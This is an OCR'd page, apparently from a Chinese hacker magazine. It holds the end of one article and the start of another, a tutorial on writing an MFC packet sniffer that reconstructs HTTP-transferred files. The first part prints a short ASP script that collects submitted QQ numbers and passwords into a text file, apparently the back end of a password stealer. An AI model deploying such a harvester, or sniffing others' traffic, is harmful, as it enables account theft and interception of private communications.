
```
<%
num=request("num")
pass=request("pass")
set fs=server.CreateObject("Scripting.FileSystemObject")
set file=fs.OpenTextFile(server.MapPath("qq.txt"),8,True)
file.writeline num+"---"+"-"+pass
file.close
set file=nothing
set fs=nothing
response.write "Send OK!"
%>
```

后来我发现，程序在没有注册msinet.ocx控件的机器上运行时会报错，因为程序要调用msinet.ocx，此时只要把msinet.ocx放到程序的同一目录下，程序就能正常工作了。最后希望大家能触类旁通，将学到的知识消化为自己的知识。

Socket：相信喜欢黑客工具的朋友们都应该对嗅探器很熟悉吧？SnifferPro、Iris这些大名鼎鼎的嗅探器也有不少人用，在使用着别人写的软件的时候，有没有想过自己编写一个呢？什么？你觉得很难？没关系，只要你有MFC的基础，本文将手把手教你编写属于自己的Sniffer，怎么样？动心了吧？那就Come On！

适合读者：网络安全研究者，程序员

前置知识：C/C++基础



如虎添翼

——给嗅探器加上数据还原！

文/图 Blackbeast

本文是以一个我前几天刚刚写好的Sniffer为例子的，该程序可以监测局域网上所有的数据包，并且可以自动分析各个数据包的结构，完成对该数据包的分类。在该程序中，初步实现了对链路层数据，网络层数据，传输层数据和应用层数据的分层解析，并可识别协议：路由生成树、ARP、IP、TCP、UDP、HTTP、ICMP；并实现了对HTML、JPG、GIF、BMP、FLASH文件几类文件的重组和显示。下面还是先介绍一下这个程序的使用方法吧。

使用方法

在本程序开始运行时回弹出适配器选择对话框，如图1 所示。




图1

在选择了所要监控的适配器之后，程序跳转到主界面，如图2 所示。




图2

首先介绍一下主界面的布局，最左侧是工具栏，然后是树状协议分析区，可以按照数据包的层次结构依次解析数据包内容，右侧上半部是数据包列表，所有收到的数据包都会显示在这个区域，下半部是内存解析区，在左侧的树状包结构的节点上点击相应的位置，这个区域会分别显示内存数值和对应ASCII码值。

下面介绍各种功能：左侧的工具栏共有7个按钮，分别对应：嗅探开始/恢复、嗅探暂停、嗅探停止、设置过滤器、重新选择适配器、关闭程序和帮助，把鼠标指针放在任何按钮上，程序状态栏会给出相应的功能提示，对应功能在程序的菜单中也有相应的选项。数据包列表部分能够响应鼠标消息，当单击任何一个数据包时，都会在左侧的树状协议分析区显示出该数据包的结构，并且在下部的内存显示区显示整个数据包的内存数据。在使用时，数据包列表部分会有些数据包显示出不同的颜色，如图3 所示。

每一个使用特殊颜色的数据包对应一个有可能还原的HTTP协议中传输的文件，如果双击该数据包，程序会自动搜索所有包含该文件内容的数据包，并把所有数据重组，生成对应文件，显示到屏幕上，如图4 所示。

有一点需要声明，由于本程序主要做测试之用，故




图3




图4

在重组数据包的时候没有考虑TCP出错重传的情况，搜索深度也较浅，所以，对某些拓扑距离过远的网站传送的文件解析效果不是很好。

在树形区中点击节点，在内存显示区中也会显示相应的内存数据，为了编写方便，我只处理了根节点下第一层子节点的操作，其余节点点击无效。下面介绍过滤器的设置，过滤器设置界面如图5 所示。




图5

过滤器内容共包含4 种：协议类型、IP 地址、物理地址、端口号，在协议类型标签栏中，我们可以设置对网络层协议和传输层协议的选择，单击复选框选择需要过滤的协议，然后单击"添加"按钮；在物理地址标签栏中，我们可以设置对物理地址的过滤，注意，物理地址必须是如下格式"XX:XX:XX:XX:XX:XX"，否则无法正常编译，如图6 所示。

设置后单击"添加"按钮，IP 地址是设置有关IP 协议过滤的，端口号选项时设置端口过滤的，操作与物理地址过滤设置相同，不再赘述。在设置完成所有的过滤




图6

器后，必须点击该对话框右上角的"设置"按钮用来通知程序编译新的过滤器，如果只是希望清除旧的过滤器设置，单击"清空"按钮即可。

程序体系结构

下面该介绍编写方法了。其实编写一个程序，最重要的是前期对程序结构的规划。记住一点，对困难问题很难一次解决。就采用分而治之的办法，分层解决，所以，只要前期进行了详尽的设计和系统的规划，编码算不了什么的。下面我来介绍一下本程序的体系结构，该程序的主体由用户界面模块，数据传输模块和数据包捕获模块三个模块构成。用户界面是一个单一文档多视图结构的MFC 向导生成程序，由于MFC 体系结构内容复杂，故介绍流程的过程中有关MFC 类构造，析构，处理消息的略过或简单介绍。如图7 所示。

